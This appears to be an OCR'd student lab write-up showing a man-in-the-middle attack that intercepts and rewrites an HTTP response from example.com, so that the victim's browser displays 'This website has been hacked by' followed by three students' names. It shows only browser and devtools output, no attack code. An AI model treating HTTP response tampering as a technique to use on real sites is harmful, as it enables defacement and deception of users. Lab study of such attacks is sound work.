
Attacker intercepting & modifying the HTTP response content: Once the response is received from the remote server, MITM attacker intercepts and modifies the response content.

Original response:







Response modified by attacker:



Response received by victim client on web browser:




Example Domain
www.example.com
Getting Started
A guide to Explorat...
opencv
Study Abroad optio...
Knowbots LMS
Untitled presentatio...
MS IIT KGP
M.Tech. Admissions...
Gmail
YouTube
Maps
Other Bookmarks
Example Domain
This website has been hacked by:
Hrishikesh Hemke: CS23MTECH14003
Mayuresh Dindorkar : CS23MTECH14007
Shrenik Ganguli : CS23MTECH14014
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Adblock Plus
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
Disable Cache
No Throttling
Status Method Domain File Initiator Type Transferred Size
200 GET www.exampl... / document html 1.63 kB 1.25 kB
GET contile-imag... LbtwpBlOwiYh9vxiwPlnJ_U7mlWtWHU5_yHpc img jpeg NS_BINDING_A... 10.32 ...
404 GET www.exampl... favicon.ico FaviconLoader,... html 1.62 kB 1.26 kB
3 requests 12.83 kB / 3.24 kB transferred Finish: 26.94 s DOMContentLoaded: 26.92 s load: 26.94 s
Headers Cookies Request Response Timings
HTML
Raw
17 div {
18 width: 600px;
19 margin: 5em auto;
20 padding: 2em;
21 background-color: #fdfdff;
22 border-radius: 0.5em;
23 box-shadow: 2px 3px 7px 2px rgba(0,0,0,0.02);
24 }
25 a:link, a:visited {
26 color: #38488f;
27 text-decoration: none;
28 }
29 @media (max-width: 700px) {
30 div {
31 margin: 0 auto;
32 width: auto;
33 }
34 }
35 </style>
36 </head>
37
38 <body>
39
40 <h1>Example Domain</h1>
41 This website has been hacked by:
42 Hrishikesh Hemke: CS23MTECH14003
43 Mayuresh Dindorkar : CS23MTECH14007
44 Shrenik Ganguli : CS23MTECH14014
45 More information...
46
47 </body>
48 </html>
49